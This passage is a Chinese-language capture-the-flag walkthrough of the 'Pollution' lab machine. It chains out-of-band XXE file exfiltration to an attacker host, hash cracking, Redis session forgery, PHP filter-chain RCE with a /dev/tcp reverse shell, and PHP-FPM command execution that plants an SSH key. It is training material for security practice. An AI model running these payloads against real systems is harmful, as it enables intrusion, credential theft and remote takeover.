
$ python3 -m http.server 6060
Serving HTTP on 0.0.0.0 port 6060 (http://0.0.0.0:6060/) ...
10.129.38.17 - - [06/Sep/2026 21:37:59] code 404, message File not found
10.129.38.17 - - [06/Sep/2026 21:37:59] "GET /poc HTTP/1.1" 404 -
那麼我們就可以來玩 Out-of-Bound XXE 了,複製一個 evil.dtd 模板,看能不能抓到 /etc/hostname:
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/hostname">
<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'http://10.10.17.56:6060/%file;'>">
%eval;
%exfil;傳送對應請求:

我們這邊成功接收到了 /etc/hostname 的 Base64 編碼:
$ python3 -m http.server 6060
Serving HTTP on 0.0.0.0 port 6060 (http://0.0.0.0:6060/) ...
10.129.38.17 - - [06/Sep/2026 21:59:06] "GET /evil.dtd HTTP/1.1" 200 -
10.129.38.17 - - [06/Sep/2026 21:59:07] code 404, message File not found
10.129.38.17 - - [06/Sep/2026 21:59:07] "GET /cG9sbHV0aW9uCg== HTTP/1.1" 404 -
$ echo -ne 'cG9sbHV0aW9uCg==' | base64 -d
pollution
既然我們能看到檔案,那就試試看能不能看到 developers.collect.htb 的密碼。後端用的是 Apache,就圍繞它去找 Config Files,最後是 /etc/apache2/sites-available/000-default.conf 找到了立足點:
<VirtualHost *:80>
...<SNIP>...
	ServerAdmin webmaster@localhost
	DocumentRoot /var/www/collect/public
...<SNIP>...
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
看來網站程式碼的目錄都在 var/www/<sitename>,在 sites-available 目錄下繼續枚舉,果然找到了 /etc/apache2/sites-available/developers.collect.htb.conf:
<VirtualHost *:80>
...<SNIP>...
	ServerAdmin collect@localhost
	ServerName developers.collect.htb
	DocumentRoot /var/www/developers
...<SNIP>...
	<Directory "/var/www/developers">
		AuthType Basic
		AuthName "Restricted Content"
		AuthUserFile /var/www/developers/.htpasswd
		Require valid-user
	</Directory>


	ErrorLog ${APACHE_LOG_DIR}/error.log
	CustomLog ${APACHE_LOG_DIR}/access.log combined
...<SNIP>...
</VirtualHost>
看到了關鍵字 /var/www/developers/.htpasswd,解碼後果然看到了 Hash:
developers_group:$apr1$MzKA5yXY$DwEz.jxW9USWo8.goD7jY1
丟去 hashcat 用 rockyou.txt 解碼馬上找到了密碼 r0cket:
$ hashcat evidences/cred/developers_account_passwords.txt ~/Shared/wordlists/rockyou.txt
...<SNIP>...
$apr1$MzKA5yXY$DwEz.jxW9USWo8.goD7jY1:r0cket

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$MzKA5yXY$DwEz.jxW9USWo8.goD7jY1
...<SNIP>...
Redis
用 developers_group:r0cket 登入後又看到了一個登入介面 ._ .

用之前註冊的帳密和 developers_group:r0cket 都登不進去,於是開始利用 Out-of-Bound XXE 從 /var/www/developers/login.php 看原始碼,結果馬上就看到:
<?php
require './bootstrap.php';

if (isset($_SESSION['auth']) && $_SESSION['auth'] == True) {
    die(header('Location: /'));
}

$db = new mysqli('localhost', 'webapp_user', 'Str0ngP4ssw0rdB*12@1', 'developers');
$db->set_charset('utf8mb4');
$db->options(MYSQLI_OPT_INT_AND_FLOAT_NATIVE, 1);
在 mysqli 函式看到了 MySQL 帳密 webapp_user:Str0ngP4ssw0rdB*12@1,至於 Session 在 bootstrap.php 就已經綁定到 Redis 上了:
<?php

ini_set('session.save_handler', 'redis');
ini_set('session.save_path', 'tcp://localhost:6379/?auth=COLLECTR3D1SPASS');

session_start();

require '../vendor/autoload.php';
我們最開始枚舉就有看到 Redis 的端口,拿 COLLECTR3D1SPASS 當作密碼,透過 redis-cli 連線就進去了:
$ redis-cli -h pollution.htb
pollution.htb:6379> AUTH COLLECTR3D1SPASS
OK
pollution.htb:6379> KEYS *
1) "PHPREDIS_SESSION:qh2p91uv2etij667k0iplk6nv7"
2) "PHPREDIS_SESSION:bb3uvmvohfcqdvihvmg2bdois0"
那個 bb3uvmvohfcqdvihvmg2bdois0 就是我們的 PHPREDIS_SESSION:

透過 login.php 可以看出只要 $_SESSION['auth'] == True 就可以登入,反正帳密判斷式不輸入也不會走到:
<?php
require './bootstrap.php';

if (isset($_SESSION['auth']) && $_SESSION['auth'] == True) {
    die(header('Location: /'));
}
// ...<SNIP>...
所以在 Redis 設定 auth = True:
pollution.htb:6379> SET PHPREDIS_SESSION:bb3uvmvohfcqdvihvmg2bdois0 'auth|b:1;'
OK
重新刷新後就可以進去了:

PHP Filter to RCE
看到首頁 URL 長 http://developers.collect.htb/?page=home,一臉很好 LFI 的樣子。我首先用 ffuf 搭配 LFI-Jhaddix.txt 爆破,但沒有掃出東西。之後換 PHP Filter 就找到漏洞了:


然後我這裡看了別人的 writeup 才知道 PHP Filter 可以 RCE,具體原理可以看我寫的另一篇文章 PHP Filter to RCE。總之我們利用這個工具 製作酬載:
$ python3 php_filter_chain_generator.py --chain '<?php system($_GET["cmd"]) ?>'

[+] The following gadget chain will generate the following code : <?php system($_GET["cmd"]) ?> (base64 value: PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSkgPz4)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|<SNIP>|convert.base64-decode/resource=php://temp

生成 Reverse Shell 的 base64 編碼:
$ base64 <<< 'bash -c "bash -i >& /dev/tcp/10.10.17.56/6061 0>&1"'
YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNy41Ni82MDYxIDA+JjEiCg==
最後在 cmd 輸入 echo 'YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNy41Ni82MDYxIDA+JjEiCg==' | base64 -d | bash 就可以拿到 shell 了:
$ nc -lvnp 6061
listening on [any] 6061 ...

connect to [10.10.17.56] from (UNKNOWN) [10.129.38.17] 47714
bash: cannot set terminal process group (973): Inappropriate ioctl for device
bash: no job control in this shell
www-data@pollution:~/developers$
Shell as victor
Password Attacks [failed]
枚舉一下,發現系統上還有另一個使用者 victor:
www-data@pollution:~/developers$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
victor:x:1002:1002::/home/victor:/bin/bash
記得我們在 login.php 有看到 MySQL 的帳密 webapp_user:Str0ngP4ssw0rdB*12@1,用 mysql 連線,果然成功進去了,可以看到有不少資料庫:
www-data@pollution:~/developers$ mysql -u 'webapp_user' -p
Enter password:
...<SNIP>...
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| developers         |
| forum              |
| information_schema |
| mysql              |
| performance_schema |
| pollution_api      |
| webapp             |
+--------------------+
7 rows in set (0.001 sec)
在逐一列舉後找到了以下機敏資料:
MariaDB [developers]> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | admin    | c89efc49ddc58ee4781b02becc788d14 |
+----+----------+----------------------------------+
1 row in set (0.001 sec)

MariaDB [forum]> select username, password, salt from mybb_users;
+---------------------+----------------------------------+----------+
| username            | password                         | salt     |
+---------------------+----------------------------------+----------+
| administrator_forum | b254efc2c5716af2089ffeba1abcbf30 | DFFbL50R |
| john                | e1ec52d73242b78fdee6be117569b602 | UsWOsbCe |
| victor              | b454fd07d44b27f1d528efba841c9717 | Guls6xA8 |
| sysadmin            | 477a429cddfc475b9100958cae9204b1 | 3aUhiPN0 |
| jeorge              | 5d13d9d4b1f368280b8426800a85702e | 7HINOv17 |
| lyon                | 5eab3ec757f8352597ab74361fda8bcc | glx7Hpzh |
| jane                | 972470c4c1a3f53029e56007abcf39fc | YGjmCmvg |
| karldev             | 285127d01d188c8827c9fded33bf6f9e | KUWyAcfh |
| aoeu                | 26c37c9a6b2a91830bca377c5613b809 | 4K21Fd4J |
+---------------------+----------------------------------+----------+
9 rows in set (0.000 sec)

MariaDB [pollution_api]> select * from users;
+----+----------+----------+------+---------------------+---------------------+
| id | username | password | role | createdAt           | updatedAt           |
+----+----------+----------+------+---------------------+---------------------+
|  1 | aoeu     | aoeu     | user | 2026-09-06 13:05:59 | 2026-09-06 13:05:59 |
+----+----------+----------+------+---------------------+---------------------+
1 row in set (0.000 sec)

MariaDB [webapp]> select * from users;
+----+----------+----------------------------------+-------+
| id | username | password                         | role  |
+----+----------+----------------------------------+-------+
|  1 | admin    | c89efc49ddc58ee4781b02becc788d14 | admin |
|  3 | aoeu     | 05f60ba25a20f67f442f4127e4d6c4dd | admin |
+----+----------+----------------------------------+-------+
2 rows in set (0.000 sec)
看看在 forum 能不能拿到 victor 的密碼,在 functions_user.php 看到密碼生成使用 $hash = md5(md5($salt).md5($password));,本來想用 hashcat -hh 搜雜湊格式,沒找到,後來改搜平台名稱才找到對應的模式:
$ hashcat -hh | grep 'md5(md5($salt).md5($pass))'

$ hashcat -hh | grep -iE 'mybb|invision'
   2811 | MyBB 1.2+, IPB2+ (Invision Power Board)                    | Forums, CMS, E-Commerce
然而用 hashcat 卻什麼都沒爆出來:
$ cat forum.txt
administrator_forum:b254efc2c5716af2089ffeba1abcbf30:DFFbL50R
john:e1ec52d73242b78fdee6be117569b602:UsWOsbCe
victor:b454fd07d44b27f1d528efba841c9717:Guls6xA8
sysadmin:477a429cddfc475b9100958cae9204b1:3aUhiPN0
jeorge:5d13d9d4b1f368280b8426800a85702e:7HINOv17
lyon:5eab3ec757f8352597ab74361fda8bcc:glx7Hpzh
jane:972470c4c1a3f53029e56007abcf39fc:YGjmCmvg
karldev:285127d01d188c8827c9fded33bf6f9e:KUWyAcfh
aoeu:3effc4d7c5f139b1a7ebe570236340ec:DO6Vr5OT

$ hashcat -m 2811 forum.txt ~/Shared/wordlists/rockyou.txt --username -O
...<SNIP>...
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 2811 (MyBB 1.2+, IPB2+ (Invision Power Board))
Hash.Target......: forum.txt
...<SNIP>...
FastCGI
那就先看看其它攻擊面,枚舉一段時間後我注意到 victor 有在跑一個叫 php-fpm: pool victor 的行程:
www-data@pollution:~/developers$ ps aux | grep victor
victor      1083  0.0  0.4 265840 15984 ?        S    Sep06   0:00 php-fpm: pool victor
victor      1084  0.0  0.4 265840 15984 ?        S    Sep06   0:00 php-fpm: pool victor
www-data    6727  0.0  0.0   6608   700 pts/0    S+   00:45   0:00 grep victor
後來找了一圈資料,才發現不需要漏洞,正常互動就可以執行命令了。搜尋 PHP-FPM code execution client 找到了這個 Python 腳本,遵循用法即可拿到 user.txt:
www-data@pollution:/tmp$ python3 fpm.py -c '<?php system("cat /home/victor/user.txt"); ?>' -p 9000 127.0.0.1 /var/www/developers/index.php
...<SNIP>...
779e************************c8b0
試了一些拿 shell 的方法,最後透過寫入我們 SSH 公鑰的方式取得了 victor 的 shell:
www-data@pollution:/tmp$ python3 fpm.py -p 9000 127.0.0.1 /var/www/developers/index.php -c '<?php system("ls -al /home/victor/.ssh");?>'
...<SNIP>...
total 8
drwx------  2 victor victor 4096 Nov 21  2022 .
drwx------ 16 victor victor 4096 Nov 21  2022 ..

www-data@pollution:/tmp$ python3 fpm.py -p 9000 127.0.0.1 /var/www/developers/index.php -c '<?php system("echo \"ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ8003uUny50yIblpanwfMV2w4W7l2ODA3epo8g3pKr/ abb00717@abb00717-kali\" > /home/victor/.ssh/authorized_keys");?>'
...<SNIP>...

www-data@pollution:/tmp$ python3 fpm.py -p 9000 127.0.0.1 /var/www/developers/index.php -c '<?php system("chmod 600 /home/victor/.ssh/authorized_keys");?>'
...<SNIP>...
從 SSH 正常登入就可以了:
$ ssh victor@pollution.htb -i ./victor_key
...<SNIP>...
victor@pollution:~$ id
uid=1002(victor) gid=1002(victor) groups=1002(victor)
Shell as root
在 victor 的家目錄下我們找到了叫 pollution_api 的專案:
victor@pollution:~$ ls -al pollution_api/
total 116
drwxr-xr-x  8 victor victor  4096 Nov 21  2022 .
drwx------ 16 victor victor  4096 Nov 21  2022 ..
drwxr-xr-x  2 victor victor  4096 Nov 21  2022 controllers
drwxr-xr-x  2 victor victor  4096 Nov 21  2022 functions
-rw-r--r--  1 victor victor   528 Sep  2  2022 index.js
drwxr-xr-x  5 victor victor  4096 Nov 21  2022 logs
-rwxr-xr-x  1 victor victor   574 Aug 26  2022 log.sh
drwxr-xr-x  2 victor victor  4096 Nov 21  2022 models
drwxr-xr-x 97 victor victor  4096 Nov 21  2022 node_modules
-rw-r--r--  1 victor victor   160 Aug 26  2022 package.json
-rw-r--r--  1 victor victor 71730 Aug 26  2022 package-lock.json
drwxr-xr-x  2 victor victor  4096 Nov 21  2022 routes
稍微又枚舉了一下,發現該專案居然是以 root 身份執行的:
victor@pollution:~$ ps aux | grep pollution_api
root        1413  0.0  1.8 1664060 75368 ?       Sl   Sep06   0:00 /usr/bin/node /root/pollution_api/index.js
victor      6896  0.0  0.0   6268   644 pts/1    S+   01:03   0:00 grep pollution_api
如果我們能找到該專案的漏洞,就可能拿到 root 權限。從 index.js 看到專案開在端口 3000:
app.get('/',(req,res)=>{
    res.json({Status: "Ok", Message: 'Read documentation from api in /documentation'});
})

app.use('/auth',require('./routes/auth'));
app.use('/client',require('./routes/client'));
app.use('/admin',require('./routes/admin'));
app.use('/documentation',require('./routes/documentation'));

app.listen(3000, '127.0.0.1');
console.log('Listen on http://localhost:3000');
透過 /documentation 可以看到詳細的 API 端點介紹:
victor@pollution:~$ curl 'http://127.0.0.1:3000/documentation'
{
  "Documentation": {
    "Routes": {
      "/": {
        "Methods": "GET",
        "Params": null
      },
      "/auth/register": {
        "Methods": "POST",
        "Params": {
          "username": "username",
          "password": "password"
        }
      },
      "/auth/login": {
        "Methods": "POST",
        "Params": {
          "username": "username",
          "password": "password"
        }
      },
      "/client": {
        "Methods": "GET",
        "Params": null
      },
      "/admin/messages": {
        "Methods": "POST",
        "Params": {
          "id": "messageid"
        }
      },
      "/admin/messages/send": {
        "Methods": "POST",
        "Params": {
          "text": "message text"
        }
      }
    }
  }
}
修改帳號權限至 admin
先註冊帳號:
victor@pollution:~$ curl 'http://127.0.0.1:3000/auth/register' -X POST -d '{"username": "aoeu", "password": "aoeu"}' -H 'Content-Type: application/json'
{"Status":"Ok"}
帳戶註冊與登入的邏輯都在 auth.js 裡頭,透過 /register 發現 User 有分 role,預設使用 user,/login 會從資料庫抓 role 來決定 signtoken 的權限。
router.post('/register', async (req, res) => {
    if (req.body.username != null && req.body.password != null) {
        try {
            const find = await User.findAll({
                where: {
                    username: req.body.username
                }
            })
            if (find.length == 0) {

                User.create({
                    username: req.body.username,
                    password: req.body.password,
                    role: "user"
                });

                exec('/home/victor/pollution_api/log.sh log_register');

                return res.json({
                    Status: "Ok"
                });
            }

            return res.json({
                Status: "This user already exists"
            });
        } catch (err) {
            return res.json({
                Status: "Error"
            });
        }
    }
    return res.json({
        Status: "Parameters not found"
    });
})

router.post('/login', async (req, res) => {
    if (req.body.username != null && req.body.password != null) {
        try {
            const find = await User.findAll({
                where: {
                    username: req.body.username,
                    password: req.body.password
                }
            });
            if (find.length > 0) {

                exec('/home/victor/pollution_api/log.sh log_login');

                const token = signtoken({
                    user: find[0].username,
                    is_auth: true,
                    role: find[0].role
                });
                return res.json({
                    Status: "Ok",
                    Header: {
                        "x-access-token": token
                    }
                });
            }

            return res.json({
                Status: "Error",
                Message: "Invalid Credentials"
            });
        } catch (err) {
            return res.json({
                Status: "Error"
            });
        }
    }

    return res.json({
        Status: "Parameters not found"
    });
})
若你好奇
